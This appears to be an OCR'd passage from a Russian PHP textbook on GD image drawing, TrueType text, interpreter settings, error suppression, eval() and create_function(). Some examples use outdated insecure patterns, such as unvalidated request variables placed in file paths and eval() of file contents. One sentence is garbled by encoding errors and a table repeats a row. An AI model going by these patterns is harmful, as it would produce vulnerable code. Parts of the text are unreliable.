Эта функция практически не интересна, т. к. выводит всего один пиксел цвета $col в изображении $im, расположенный в точке ($x,$y). Не думаю, чтобы с помощью нее можно было закрасить хоть какую-нибудь сложную фигуру, потому что, как мы знаем, PHP довольно медленно работает с длинными циклами, а значит, даже рисование обычной линии с использованием этой функции будет очень дорогим занятием.

```
int imageColorAt(int $im, int $x, int $y)
```

В противоположность своему антиподу — функции imageSetPixel() — функция imageColorAt() не рисует, а возвращает цвет точки, расположенной на координатах ($x,$y). Возвращается идентификатор цвета, а не его RGB-представление.

Функцию удобно использовать, опять же, для определения, какой цвет в картинке должен быть прозрачным. Например, все у той же птички на кислотно-зеленом фоне мы достоверно знаем, что прозрачный цвет точно приходится на точку с координатами (0,0). Таким образом, теперь мы сможем в любой момент сменить цвет фона на

мертвенно-голубой (который тоже у реальной птицы вряд ли встретится), и программа все равно будет работать правильно.

Работа с фиксированными шрифтами

Библиотека GD имеет некоторые возможности по работе с текстом и шрифтами. Шрифты представляют собой специальные ресурсы, имеющие собственный идентификатор, и чаще всего загружаемые из файла или встроенные в GD. Каждый символ шрифта может быть отображен лишь в моноцветном режиме, т. е. "рисованные" символы не поддерживаются. Встроенных шрифтов всего 5 (идентификаторы от 1 до 5), чаще всего в них входят моноширинные символы разных размеров. Остальные шрифты должны быть предварительно загружены.

Загрузка шрифта

```
int imageLoadFont(string $file)
```

Функция загружает файл шрифтов и возвращает идентификатор шрифта — это будет цифра, большая 5, потому что пять первых номеров зарезервированы как встроенные. Формат файла — бинарный, а потому зависит от архитектуры машины. Это значит, что файл со шрифтами должен быть сгенерирован по крайней мере на машине с процессором такой же архитектуры, как и у той, на котором вы собираетесь использовать PHP. Вот формат этого файла (табл. 23.1). Левая колонка задает смещение начала данных внутри файла, а группами цифр, записанных через дефис, определяется, до какого адреса продолжаются данные.

Таблица 23.1. *Формат файла со шрифтом*

Смещение	Тип	Описание
Byte 0-3	long	Число символов в шрифте (nchars)
byte 4-7	long	Индекс первого символа шрифта (обычно 32 — пробел)

Таблица 23.1 *(окончание)*

Смещение	Тип	Описание
byte 8-11	long	Ширина (в пикселах) каждого знака (width)
byte 12-15	long	Высота (в пикселах) каждого знака (height)
byte 16-...	array	Массив с информацией о начертании каждого символа, по одному байту на пиксел. На один символ, таким образом, приходится width*height байтов, а на все — width*height*nchars байтов. 0 означает отсутствие точки в данной позиции, все остальное — ее присутствие

Параметры шрифта

После того как шрифт загружен, его можно использовать (встроенные шрифты, конечно же, загружать не требуется).

```
int imageFontHeight(int $font)
```

Возвращает высоту в пикселах каждого символа в заданном шрифте.

```
int imageFontWidth(int $font)
```

Возвращает ширину в пикселах каждого символа в заданном шрифте.

Вывод строки

```
int imageString(int $im, int $font, int $x, int $y, string $s, int $col)
```

Выводит строку `$s` в изображение `$im`, используя шрифт `$font` и цвет `$col`. Координаты (`$x`,`$y`) будут координатами левого верхнего угла прямоугольника, в который вписана строка.

```
int imageStringUp(int $im, int $font, int $x, int $y, string $s, int $c)
```

Эта функция также выводит строку текста, но не в горизонтальном, а в вертикальном направлении. Верхний левый угол, по-прежнему, задается координатами (`$x`,`$y`).

Работа со шрифтами TrueType

Библиотека GD поддерживает также работу со шрифтами PostScript и TrueType. Мы с вами рассмотрим только последние, т. к., во-первых, их существует великое множество (благодаря платформе Windows), а во-вторых, с ними проще всего работать в PHP.

> **Замечание**
>
> Для того чтобы заработали приведенные ниже функции, PHP должен быть откомпилирован и установлен вместе с библиотекой FreeType, доступной по адресу **http://www.freetype.org**. В Windows-версии PHP она установлена по умолчанию.

Всего существует две функции для работы со шрифтами TrueType. Одна из них выводит строку в изображение, а вторая — определяет, какое положение эта строка бы заняла при выводе.

Вывод строки

```
list imageTTFText(int $im, int $size, int $angle, int $x, int $y,
                  int $col, string $fontfile, string $text)
```

Эта функция помещает строку `$text` в изображение `$im` цветом `$col`. Как обычно, `$col` должен представлять собой допустимый идентификатор цвета. Параметр `$angle` задает угол наклона в градусах выводимой строки, отсчитываемый от горизонтали против часовой стрелки. Координаты (`$x`,`$y`) указывают положение так называемой *базовой точки строки* (обычно это ее левый *нижний* угол). Параметр `$size` задает размер шрифта, который будет использоваться при выводе строки. Наконец, `$fontfile` должен содержать имя TTF-файла, в котором, собственно, и хранится шрифт.

Внимание

Хотя в официальной документации об этом ничего не сказано, я рискну взять на себя ответственность и заявить, что параметр `$fontfile` должен всегда задавать *абсолютный путь* (от корня файловой системы) к требуемому файлу шрифтов. Что самое интересное, в PHP версии 3 функции все же работают с относительными именами. Но в любом случае лучше подстелить соломку — абсолютные пути еще никому не вредили, не правда ли?..

Функция возвращает список из 8 элементов. Первая их пара задает координаты (x,y) верхнего левого угла прямоугольника, описанного вокруг строки текста в изображении, вторая пара — координаты верхнего правого угла, и т. д. Так как в общем случае строка может иметь любой наклон `$angle`, здесь требуются 4 пары координат.

Вот пример использования этой функции:

Листинг 23.2. Вывод TrueType-строки

```
<?
// Выводимая строка
$string="Hello world!";
// Создаем рисунок подходящего размера
$im = imageCreate(300,40);
// Создаем в палитре новые цвета
$black  = imageColorAllocate($im, 0, 0, 0);
$orange = imageColorAllocate($im, 220, 210, 60);
// Закрашиваем картинку
imageFill($im,0,0,$black);
// Рисуем строку текста (файл times.ttf расположен в текущем каталоге)
imagettftext($im,50,0,20,35,$orange,getcwd()."/times.ttf",$string);
// Сообщаем о том, что далее следует рисунок PNG
Header("Content-type: image/png");
// Выводим рисунок
```

```
imagePng($im);
?>
```

Определение границ строки

```
list imageTTFBBox(int $size, int $angle, string $fontfile, string $text)
```

Эта функция ничего не выводит в изображение, а просто определяет, какой размер и положение заняла бы строка текста `$text` размера `$size`, выведенная под углом `$angle` в какой-нибудь рисунок. Параметр `$fontfile`, как и в функции `imageTTFText()`, задает абсолютный путь к файлу шрифта, который будет использован при выводе.

Возвращаемый список содержит всю информацию о размерах строки в формате, похожем на тот, что выдает функция `imageTTFText()`. Однако порядок точек в нем отличается (табл. 23.2).

Таблица 23.2. *Содержимое списка, возвращаемого функцией*

Индексы	Что содержится
0 и 1	(x,y) левого нижнего угла
2 и 3	(x,y) правого нижнего угла
4 и 5	(x,y) правого верхнего угла
4 и 5	(x,y) левого верхнего угла

Пример

В листинге 23.3 я привожу пример сценария, который использует возможности вывода TrueType-шрифтов, а также демонстрирует работу с цветом RGB. Хотя размер примера довольно велик, рисунок, который он генерирует, выглядит довольно привлекательно (см. рис. 23.1).

Листинг 23.3. Вывод строки произвольного формата

```
<?
// Аналог imageColorAllocate() (по умолчанию), но работает не с
// RGB-тройкой, а с цветом в формате XXYYZZ, где:
// * XX — red-составляющая в шестнадцатеричном формате;
// * YY — green-составляющая в шестнадцатеричном формате;
// * ZZ — blue-составляющая в шестнадцатеричном формате.
```

```
// Можно указать другую функцию получения цвета, задав ее
// имя в параметре $func (например, imageColorClosest).
function imageColorHex($im, $c, $func="imageColorAllocate")
{ // Сначала дополняем нулями в начале, если нужно
  for($i=strlen($c); $i<6; $i++) $c='0'.$c;
  $r=hexdec(substr($c,0,2));
  $g=hexdec(substr($c,2,2));
  $b=hexdec(substr($c,4,2));
  return $func($im,$r,$g,$b);
}

// Первым делом устанавливаем параметры по умолчанию. Эти
// параметры можно переопределять при вызове сценария
// (например, ttf.php?a=20&f=arial&text=Hi+there)
if(!@$a) $a=30;       // угол поворота (по умолчанию 30)
if(!@$s) $s=80;       // размер шрифта (80)
if(!@$b) $b="00AAAA"; // цвет заднего плана (зеленовато-голубой)
if(!@$c) $c="FFFF00"; // цвет букв (ярко-желтый)
if(!@$d) $d=10;       // зазор между текстом и границей рисунка
if(!@$f) $f="times";  // шрифт
if(!@$text) $text="Hello world!"; // текст

// Получаем границы рамки текста
$Bnd=imageTTFBBox($s,$a,getcwd()."/$f.ttf",$text);
// Массивы x- и y-координат всех точек
$X=$Y=array();
// Заполняем эти массивы на основании $Bnd
for($i=0; $i<4; $i++) {
  $X[]=$Bnd[$i*2];
  $Y[]=$Bnd[$i*2+1];
}
// Вычисляем размер картинки с учетом зазора $d
$MX=max($X)-min($X)+$d*2; // размер по x
$MY=max($Y)-min($Y)+$d*2; // размер по y
// Теперь вычисляем координаты базовой точки строки, чтобы
// она располагалась точно по центру поля картинки
$x=$d+$Bnd[0]-min($X)+2;
$y=$d+$Bnd[1]-min($Y)+2;

// Создаем рисунок нужного размера
```

```
$im = imageCreate($MX,$MY);
// Создаем в палитре новые цвета
$black = imageColorHex($im, 0);  // черный (тень)
$back  = imageColorHex($im, $b); // задний план
$front = imageColorHex($im, $c); // цвет букв

// Очищаем задний план
imageFill($im,0,0,$back);
imageRectangle($im,0,0,$MX-1,$MY-1,$black);
// Выводим тень от текста
imagettftext($im,$s,$a,$x+2,$y+2,$black,getcwd()."/$f.ttf",$text);
// Выводим текст
imagettftext($im,$s,$a,$x,$y,$front,getcwd()."/$f.ttf",$text);

// Выводим рисунок в браузер
Header("Content-type: image/png");
imagePng($im);
?>
```

Сценарий из листинга 23.3 (назовем его `ttf.php`) генерирует картинку с заданным цветом заднего плана, в которую выводится указанная строка с тенью. При этом используется TrueType-шрифт, а также определяются размер строки, угол ее наклона, цвет и т. д.


Формат вызова сценария имеет следующий общий вид:

```
ttf.php?a=Градусы&s=Размер&b=ЗаднийЦвет&c=Цвет&d=Зазор&f=Фонт&text=Текст
```

Ни один из этих параметров не является обязательным — в случае пропуска подставляются значения по умолчанию (см. листинг 23.3).

Необходимо заметить, что прежде, чем запускать сценарий, нужно скопировать TTF-файл со шрифтом в каталог, где расположена программа (например, взяв его из `C:/WINDOWS/FONTS` для платформы Windows). Параметр `f` задает имя этого файла без расширения, и ищется он в текущем каталоге. По умолчанию выбран шрифт Times.

Глава 24



Управление интерпретатором

PHP, как и любая другая крупная программа, имеет множество различных настроечных параметров. Слава богу, большинство из них по умолчанию уже имеют правильные значения. Тем не менее, нередко приходится эти параметры изменять или проверять. В этой главе мы вкратце рассмотрим основные возможности конфигурирования PHP и некоторые полезные функции, управляющие работой интерпретатора.

Информационные функции

Прежде всего давайте познакомимся с двумя функциями, одна из которых выводит текущее состояние всех параметров PHP, а вторая — версию интерпретатора.

```
int phpinfo()
```

Эта функция, которая в общем-то не должна появляться в законченной программе, выводит в браузер большое количество различной информации, касающейся настроек PHP и параметров вызова сценария. Именно, в стандартный выходной поток (то есть в браузер пользователя) печатается:

- версия PHP;
- опции, которые были установлены при компиляции PHP;
- информация о дополнительных модулях;
- переменные окружения, в том числе и установленные сервером при получении запроса от пользователя на вызов сценария;
- версия операционной системы;
- состояние основных и локальных настроек интерпретатора;
- HTTP-заголовки;
- лицензия PHP.

Как видим, вывод довольно объемист. Воочию в этом можно убедиться, запустив такой сценарий:

```
<?
phpinfo();
?>
```

Надо заметить, что функция `phpinfo()` в основном применяется при первоначальной установке PHP для проверки его работоспособности. Думаю, для других целей использовать ее вряд ли целесообразно — слишком уж много информации она выдает.

```
string phpversion()
```

Функция `phpversion()`, пожалуй, могла бы по праву занять первое место на соревнованиях простых функций, потому что все, что она делает — возвращает текущую версию PHP.

```
int getlastmod()
```

Завершающая функция этой серии — `getlastmod()` — возвращает время последнего изменения файла, содержащего сценарий. Она не так полезна, как это может показаться на первый взгляд, потому что учитывает время изменения только главного файла, того, который запущен сервером, но не файлов, которые включаются в него директивами `require` или `include`. Время возвращается в формате timestamp (то есть, это число секунд, прошедших с 1 января 1970 года до момента модификации файла), и оно может быть затем преобразовано в читаемую форму, например:

```
echo "Последнее изменение: ".date("d.m.Y H:i.s.", getlastmod());
// Выводит что-то вроде 'Последнее изменение: 13.11.2000 11:23.12'
```

Настройка параметров PHP

Все параметры находятся в файле `php.ini`. Задаются они в формате `параметр=значение`, на одной строке может определяться только один параметр. Любые символы, расположенные после `;` и до конца строки, игнорируются (таким образом, точка с запятой — это признак начала комментария).

Если PHP установлен как модуль Apache, применяется несколько другой способ конфигурирования. Можно задавать настройки PHP в главном конфигурационном файле сервера `httpd.conf` или в файлах `.htaccess`. Только для этого перед именем каждого параметра нужно поставить префикс `php_` и, конечно же, как это принято в Apache, разделять имя параметра и его значение не знаком равенства, а пробелом.

Некоторые из следующих далее настроек можно переопределить в сценарии с помощью специальных функций (такой, например, как `Error_Reporting()`), некоторые — нельзя. За полным списком настроечных директив PHP обращайтесь к *Приложению 2*.

error_reporting

Устанавливает уровень строгости для системы контроля ошибок PHP. Значение этого параметра должно представлять из себя целое число, которое интерпретируется как десятичное представление двоичной битовой маски. Установленные в 1 биты задают, насколько детальным должен быть контроль. Можно также не возиться с битами, а использовать константы.

Таблица 24.1. *Биты, управляющие контролем ошибок*

Бит	Константа PHP	Назначение
1	E_ERROR	Фатальные ошибки
2	E_WARNING	Общие предупреждения
4	E_PARSE	Ошибки трансляции
8	E_NOTICE	Предупреждения
16	E_CORE_ERROR	Глобальные предупреждения (почти не используются)
32	E_CORE_WARNING	Глобальные ошибки (не используется)

Наиболее часто встречающееся сочетание — 7 (1+2+4), которое, как мы можем видеть, задает полный контроль, кроме некритичных предупреждений интерпретатора (таких, например, как обращение к неинициализированной переменной). Оно часто задается по умолчанию при установке PHP. Я же рекомендую первым делом устанавливать значение этой настройки равным 255 (соответствует битовой маске со всеми единичками), т. е. включить абсолютно все сообщения об ошибках, или же воспользоваться константой E_ALL, делающей то же самое.

magic_quotes_gpc on|off

Эта настройка указывает PHP, нужно ли ему ставить дополнительный слэш перед всеми апострофами ', кавычками ", обратными слэшами \ и нулевыми символами (0) при приеме данных из браузера пользователя — например, поступивших из формы. Я предпочитаю всегда отключать этот параметр, потому что от него больше проблем, чем пользы. Например, следующий вроде бы верный сценарий при повторном нажатии кнопки, если в каком-нибудь текстовом поле введена кавычка, будет ее "размножать":

```
<?
// Делаем что-нибудь, если нажата кнопка Go!
?>
<form action=<?echo $SCRIPT_NAME?> method=post>
<input type=text name=name value="<?=@HtmlSpecialChars($name)?>">
```

```
<input type=text name=email value="<?=@HtmlSpecialChars($email)?>">
<input type=submit name=submit value="Go!">
</form>
```

Мы получаем явно не то, что требовалось: мы хотели просто, чтобы значение поля `text` сохранялось неизменным между запусками сценария. Оператор `@` подавляет сообщение об ошибке для следующего за ним выражения, если она происходит (в нашем случае — при первом запуске сценария, когда переменные `$name` и `$email` еще не инициализированы).

max_execution_time

Директива устанавливает время (в секундах), через которое работа сценария будет принудительно прервана. Используется она в основном для того, чтобы запретить пользователям захватывать слишком много ресурсов центрального процессора и избежать "зависания" сценария.

track_vars on|off

Этот параметр очень полезен при программировании. Если он установлен в `On`, все данные, доставленные методами `GET` и `POST`, а также Cookies, будут дополнительно помещены в глобальные массивы `$HTTP_GET_VARS`, `$HTTP_POST_VARS` и `$HTTP_COOKIE_VARS` соответственно.

Существуют и другие, более специфичные, параметры, такие как настройка интерфейсов с базами данных, настройка почтовых возможностей и др. Обычно их установки по умолчанию удовлетворяют всех. Подробнее о них можно прочитать в *Приложении 2* или на сайте **http://www.php.net**.

Контроль ошибок

В процессе работы программы в ней могут возникать ошибки. Одна из самых сильных черт PHP — возможность отображения сообщений об ошибках прямо в браузере, не генерируя пресловутую 500-ю Ошибку сервера (Internal Server Error), как это делают другие языки. В зависимости от состояния интерпретатора сообщения будут либо выводиться в браузер, либо подавляться. Для установки режима вывода ошибок служит функция `Error_Reporting()`.

```
int Error_Reporting([int $level])
```

Устанавливает уровень строгости для системы контроля ошибок PHP, т. е. величину параметра `error_reporting` в конфигурации PHP, который мы недавно рассматривали. Рекомендую первой строкой сценария ставить вызов:

```
Error_Reporting(1+2+4+8);
```

Да, поначалу будут очень раздражать "мелкие" сообщения типа "использование неинициализированной переменной". Практика показывает, что эти предупреждения на самом деле свидетельствуют (чаще всего) о возможной логической ошибке в программе, и что при их отключении может возникнуть ситуация, когда программу будет очень трудно отладить.

Примечание

Однажды я просидел несколько часов, тщетно пытаясь найти ошибку в сценарии (он работал, но неправильно). После того как я включил полный контроль ошибок, все выяснилось в течение 5 минут. Вот вам и выигрыш по времени...

Оператор отключения ошибок

Есть и еще один аргумент за то, чтобы всегда использовать полный контроль ошибок. Это — существование в PHP оператора `@`. Если этот оператор поставить перед любым выражением, то все ошибки, которые там возникнут, будут проигнорированы. Например:

```
if(!@filemtime("notextst.txt"))
  echo "Файла не существует!";
```

Попробуйте убрать оператор `@` — тут же получите сообщение: "Файл не найден", а только после этого — вывод оператора `echo`. Однако с оператором `@` предупреждение будет подавлено, что нам и требовалось.

Кстати, в приведенном примере, возможно, несколько логичнее было бы воспользоваться функцией `file_exists()`, которая как раз и предназначена для определения факта существования файла, но в некоторых ситуациях это нам не подойдет. Например:

```
// Обновить файл, если его не существует или он очень старый
if(!file_exists($fname) || filemtime($fname)<time()-60*60)
  MyFunctionForUpdateFile($fname);
```

Сравните со следующим фрагментом:

```
// Обновить файл, если его не существует или он очень старый
if(@filemtime($fname)<time()-60*60)
  MyFunctionForUpdateFile($fname);
```

Всегда помните об операторе `@`. Он крайне удобен. Подумайте, стоит ли рисковать, устанавливая слабый контроль ошибок при помощи `Error_reporting()`, если его и так можно локально установить при помощи `@`? По-моему, нет.

Пример использования оператора @

Вот еще один полезный пример использования оператора `@`. Пусть у нас имеется форма с submit-кнопкой, и нам нужно в сценарии определить, нажата ли она. Мы можем сделать это так:

```
<?
if(!empty($submit)) echo "Кнопка нажата!";
. . .
?>
```

Но, согласитесь, следующий код куда элегантнее:

```
<?
if(@$submit) echo "Кнопка нажата!"
?>
<form action=<?=$SCRIPT_NAME?> method=post>
<input type=submit name=submit value="Go!">
</form>
```

Старайтесь чаще пользоваться оператором `@` и реже — установкой слабого контроля ошибок.

Принудительное завершение программы

```
void exit()
```

Эта функция немедленно завершает работу сценария. Из нее никогда не происходит возврата. Перед окончанием программы вызываются функции-финализаторы, которые скоро будут нами рассмотрены.

```
void die(string $message)
```

Функция делает почти то же самое, что и `exit()`, только перед завершением работы выводит строку, заданную в параметре `$message`. Чаще всего ее применяют, если нужно напечатать сообщение об ошибке и аварийно завершить программу.

Полезным примером применения `die()` может служить такой код:

```
$filename='/path/to/data-file';
$file=fopen($filename, 'r') or die("не могу открыть файл $filename!");
```

Здесь мы ориентируемся на специфику оператора `or` — "выполнять" второй операнд только тогда, когда первый "ложен". Мы уже встречались с этим приемом в главе, посвященной работе с файлами. Заметьте, что оператор `||` здесь применять нельзя — он имеет более высокий приоритет, чем =. С использованием `||` последний пример нужно было бы переписать следующим образом:

```
$filename='/path/to/data-file';
($file=fopen($filename, 'r')) || die("не могу открыть файл $filename!");
```

Согласитесь, последнее практически полностью исключает возможность применения `||` в подобных конструкциях.

Финализаторы

Слава богу, разработчики PHP предусмотрели возможность указать в программе функцию-финализатор, которая будет автоматически вызвана, как только работа сценария завершится — неважно, из-за ошибки или легально. В такой функции мы можем, например, записать информацию в кэш или обновить какой-нибудь файл журнала работы программы. Что же нужно для этого сделать?

Во-первых, написать саму функцию и дать ей любое имя. Желательно также, чтобы она была небольшой, и чтобы в ней не было ошибок, потому что сама функция, вполне возможно, будет вызываться перед завершением сценария из-за ошибки. Во-вторых зарегистрировать ее как финализатор, передав ее имя стандартной функции `Register_shutdown_function()`.

```
int Register_shutdown_function(string $func)
```

Регистрирует функцию с указанным именем с той целью, чтобы она автоматически вызывалась перед возвратом из сценария. Функция будет вызвана как при окончании программы, так и при вызовах `exit()` или `die()`, а также при фатальных ошибках, приводящих к завершению сценария — например, при синтаксической ошибке.

Конечно, можно зарегистрировать несколько финальных функций, которые будут вызываться в том же порядке, в котором они регистрировались.

Правда, есть одно "но". Финальная функция вызывается уже после закрытия соединения с браузером клиента. Поэтому все данные, выведенные в ней через `echo`, теряются (во всяком случае, так происходит в Unix-версии PHP, а под Windows CGI-версия PHP и `echo` работают прекрасно). Так что лучше не выводить никаких данных в такой функции, а ограничиться работой с файлами и другими вызовами, которые ничего не направляют в браузер.

Последнее обстоятельство, к сожалению, ограничивает функциональность финализаторов: им нельзя поручить, например, вывод окончания страницы, если сценарий по каким-то причинам прервался из-за ошибки. Вообще говоря, надо заметить, что в PHP никак нельзя в случае ошибки в некотором запущенном коде проделать какие-либо разумные действия (кроме, разумеется, мгновенного выхода). Это несколько может ограничивать область применимости PHP для написания шаблонизатора (о шаблонах будет подробно рассказано в *части V* этой книги).

Генерация кода во время выполнения

Так как PHP в действительности является транслирующим интерпретатором, в нем заложены возможности по созданию и выполнению кода программы прямо во время ее выполнения. То есть мы можем писать сценарии, которые в буквальном смысле создают сами себя, точнее, свой код! Это незаменимо при написании шаблонизаторов и функций, занимающихся динамическим формированием писем. Мы поговорим о таких функциях в *части V* книги.

Выполнение кода

```
int eval(string $code)
```

Эта функция делает довольно интересную вещь: она берет параметр `$st` и, рассматривая его как код программы на PHP, запускает. Если этот код возвратил какое-то значение оператором `return` (как, например, это обычно делают функции), `eval()` также вернет эту величину.

Параметр `$st` представляет собой обычную строку, содержащую участок PHP-программы. То есть в ней может быть все, что допустимо в сценариях:

- ввод-вывод, в том числе закрытие и открытие тэгов `<?` и `?>`;
- управляющие инструкции: циклы, условные операторы и т. д.;
- объявления и вызовы функций;
- вложенные вызовы функции `eval()`.

Тем не менее, нужно помнить несколько важных правил.

- Код в `$st` будет использовать те же самые глобальные переменные, что и вызвавшая программа. Таким образом, переменные *не локализуются* внутри `eval()`.
- Любая критическая ошибка (например, вызов неопределенной функции) в коде строки `$st` приведет к завершению работы всего сценария (разумеется, сообщение об ошибке также напечатается в браузер). Это значит, что мы не можем перехватить *все* ошибки в коде, вставив его в `eval()`.

Замечание

Последний факт вызывает довольно удручающие мысли. К сожалению, разработчики PHP опять не задумались о том, как было бы удобно, если бы `eval()` при ошибке в вызванном ей коде просто возвращала значение `false`, помещая сообщение об ошибке в какую-нибудь переменную (как это сделано, например, в Perl).

- Тем не менее, синтаксические ошибки и предупреждения, возникающие при трансляции кода в `$st`, не приводят к завершению работы сценария, а всего лишь вызывают возврат из `eval()` значения ложь. Что ж, хоть кое-что.

Не забывайте, что переменные в строках, заключенных в двойные кавычки, в PHP интерполируются (то есть заменяются на соответствующие значения). Это значит, что, если мы хотим реже использовать обратные слэши для защиты символов-кавычек, нужно стараться применять строки в апострофах для параметра, передаваемого `eval()`. Например:

```
eval("$a=$b;");  // Неверно!
// Вы, видимо, хотели написать следующее:
eval("\$a=\$b");
// но короче будет так:
eval('$a=$b');
```

Возможно, вы спросите: зачем нам использовать `eval()`, если она занимается лишь выполнением кода, который мы и так можем написать прямо в нужном месте программы? Например, следующий фрагмент

```
eval('for($i=0; $i<10; $i++) echo $i; ');
```

эквивалентен такому коду:

```
for($i=0; $i<10; $i++) echo $i;
```

Почему бы всегда не пользоваться последним фрагментом? Да, конечно, в нашем примере лучше было бы так и поступить. Однако сила `eval()` заключается прежде всего в том, что параметр `$st` может являться (и чаще всего является) не статической строковой константой, а сгенерированной переменной. Вот, например, как мы можем создать 100 функций с именами `Func1()...Func100()`, которые будут печатать квадраты первых 100 чисел:

Листинг 24.1. Генерация семейства функций

```
for($i=1; $i<=100; $i++)
  eval("function Func$i() { return $i*$i; }");
```

Попробуйте-ка сделать это, не прибегая к услугам `eval()`!

Я уже говорил, что в случае ошибки (например, синтаксической) в коде, обрабатываемом `eval()`, сценарий завершает свою работу и выводит сообщение об ошибке в браузер. Как обычно, сообщение сопровождается указанием того, в какой строке произошла ошибка, однако вместе с именем файла выдается уведомление, что программа оборвалась в функции `eval()`. Вот как, например, может выглядеть такое сообщение:

```
Parse error: parse error in eval.php(4) : eval()'d code on line 1
```

Как видим, в круглых скобках после имени файла PHP печатает номер строки, в которой была вызвана сама функция `eval()`, а после "`on line`" — номер строки в параметре `eval() $st`. Впрочем, мы никак не можем перехватить эту ошибку, поэтому последнее нам не особенно-то интересно.

Давайте теперь в качестве тренировки напишем код, являющийся аналогом инструкции `include`. Пусть нам нужно включить файл, имя которого хранится в `$fname`. Вот как это будет выглядеть:

```
$code=join("",File($fname));
eval("?>$code<?");
```

Всего две строчки, но какие..... Рассмотрим их подробнее.

Что делает первая строка — совершенно ясно: она сначала считывает все содержимое файла `$fname` по строкам в список, а затем образует одну большую строку путем "склеивания" всех элементов этого списка. Заметьте, как получилось лаконично: нам не нужно ни открывать файл, ни использовать функцию `fread()` или `fgets()`.

Вторая строка, собственно, запускает тот код, который мы только что считали. Но çґ÷Íě îíґ ďđĺäâŕđ˙Íňń˙ ńčěâîëґěč `?>` č çґęґí÷čâŕĺňń˙ `<?` — ňýŕґěč îňęđűňč˙ č çґęđűňč˙ ęîäґ PHP? Наверное, вы уже догадались: суть в том, что функция `eval()` воспринимает свой параметр именно как *код*, а не как документ со вставками PHP-кода. В то же время, считанный нами файл представляет собой обычный PHP-сценарий, т. е. документ со "вставками" PHP. Иными словами, настоящая инструкция `include` воспринимает файл в *контексте документа*, а функция `eval()` — в *контексте кода*. Поэтому-то мы и используем `?>` — переводим текущий контекст в режим восприятия документа, чтобы `eval()` "осознала" статический текст верно. Мы еще неоднократно столкнемся с этим приемом в будущем.

Генерация функций

В последнем примере мы рассмотрели, как можно создать 100 функций с разными именами, написав программу длиной в 2 строчки. Это, конечно, впечатляет, но мы должны жестко задавать имена функций. Почему бы не поручить эту работу PHP, если нас не особо интересуют получающиеся имена?

Листинг 24.2. Генерация "анонимных" функций

```
$Funcs=array();
for($i=0; $i<=100; $i++) {
  $id=uniqid("F");
  eval("function $id() { return $i*$i; }");
  $Funcs[]=$id;
}
```

Теперь мы имеем список $Funcs, который содержит имена наших сгенерированных функций. Как нам вызвать какую-либо из них? Это очень просто:

```
echo $Funcs[12]();  // выводит 144
```

Однако мы могли бы написать с тем же результатом и

```
echo Func12();
```

при том условии, если бы воспользовались кодом генерации функций из листинга 24.1. Кажется, что так короче? Тогда не торопитесь. Все хорошо, если мы точно знаем, что надо вызвать 12-ю функцию, но как же быть, если номер хранится в переменной — например, в $n? Вот решение:

```
echo $Funcs[$n]();  // выводит результат работы $n-й функции
```

Не правда ли, просто? Выглядит явно лучше, чем такой код:

```
$F="Func$n";
$F();
```

Примечание

Тут нам не удастся обойтись без временной переменной $F (вариант с дополнительной eval() тоже не подойдет, т. к. у функции могут быть строковые параметры, и придется перед всеми кавычками ставить слэши, чтобы поместить их в параметр функции eval().

Оказывается, в PHP версии 4 существует функция, которая поможет нам упростить генерацию "анонимных" функций, подобных полученным в примере из листинга 24.2. Называется она create_function().

```
string create_function(string $args, string $code)
```

Создает функцию с уникальным именем, выполняющую действия, заданные в коде $code (это строка, содержащая программу на PHP). Созданная функция будет принимать параметры, перечисленные в $args. Перечисляются они в соответствии со стандартным синтаксисом передачи параметров любой функции. Возвращаемое значение представляет собой уникальное имя функции, которая была сгенерирована. Вот несколько примеров:

```
$Mul=create_function('$a,$b', 'return $a*$b;');
$Neg=create_function('$a', 'return -$a;');
echo $Mul(10,20);  // выводит 200
echo $Neg(2);      // выводит -2
```

Внимание

Не пропустите последнюю точку с запятой в конце строки, переданной вторым параметром create_function()!

Давайте теперь перепишем наш пример из листинга 24.2 с учетом `create_function()`. Это довольно несложно. Обратите внимание, насколько сократился код.

```
$Funcs=array();
for($i=0; $i<=100; $i++)
  $Funcs[]=create_function("","return $i*$i;");
echo $Funcs[12]();  // выводит 144
```

И последний пример применения анонимных функций — в программах сортировки с использованием пользовательских функций:

```
$a=array("orange", "apple", "apricot", "lemon");
usort($a,create_function('$a,$b', 'return strcmp($a,$b);'));
foreach($a as $key=>$value) echo "$key: $value<br>\n";
```

Проверка синтаксической корректности кода

С помощью `create_function()` можно проверить, является ли некоторая строка верным PHP-кодом, не запуская при этом сам код. В самом деле, если создание функции с телом — заданной строкой — прошло успешно, значит, код синтаксически корректен. Вот пример:

```
$fname="file.php";
$code=join("",File($fname));
if(create_function("","?>$code<?"))
  echo "Файл $fname является программой на PHP";
else
  echo "Файл $fname — не PHP-сценарий";
```

Мы используем оператор `@`, чтобы подавить сообщение о том, что функцию создать не удалось, если файл не является верным PHP-сценарием. И, конечно, нам нужно перевести наш код в контекст восприятия документа, для чего, собственно, и нужно обрамление строки тэгами `?>` и `<?`.

Замечание

Представленный фрагмент, конечно, будет воспринимать любой текстовый файл и HTML-документ как "программу на PHP". И он будет прав, т. к., действительно, статический текст, в котором нет PHP-вставок, является верным PHP-сценарием.

Другие функции

```
void usleep(int $micro_seconds)
```

Вызов этой функции позволяет сценарию "замереть" не указанное время (в микросекундах). При этом затрачивается очень немного ресурсов процессора, так что функцию вполне можно вызывать, чтобы дождаться выполнения какой-нибудь операции другого процесса — например, закрытия им файла.

Примечание

Существует также функция `sleep()`, которая принимает в параметрах не микросекунды, а *секунды*, на которые нужно задержать выполнение программы.


```
int uniqid(string $prefix)
```

Функция `uniqid()` возвращает строку, при каждом вызове отличающуюся от результата предыдущего вызова. Параметр `$prefix` задает префикс (до 114 символов длиной) этого идентификатора.

Зачем нужен префикс? Представьте себе, что сразу несколько интерпретаторов на разных хостах одновременно вызвали функцию `uniqid()`. В этом случае существует вероятность того, что результат работы функций совпадет, чего нам бы не хотелось. Задание в качестве префикса имени хоста решит проблему.

Чтобы добиться большей уникальности, можно использовать `uniqid()` "в связке" с функциями `mt_rand()` и `md5()`, описанными в предыдущих главах.

Глава 25



Управление сессиями

Сессии, наконец-то появившиеся в PHP версии 4, представляют собой механизм, позволяющий хранить некоторые (и произвольные) данные, индивидуальные для каждого пользователя (например, его имя и номер счета), между запусками сценария.

> **Замечание**
>
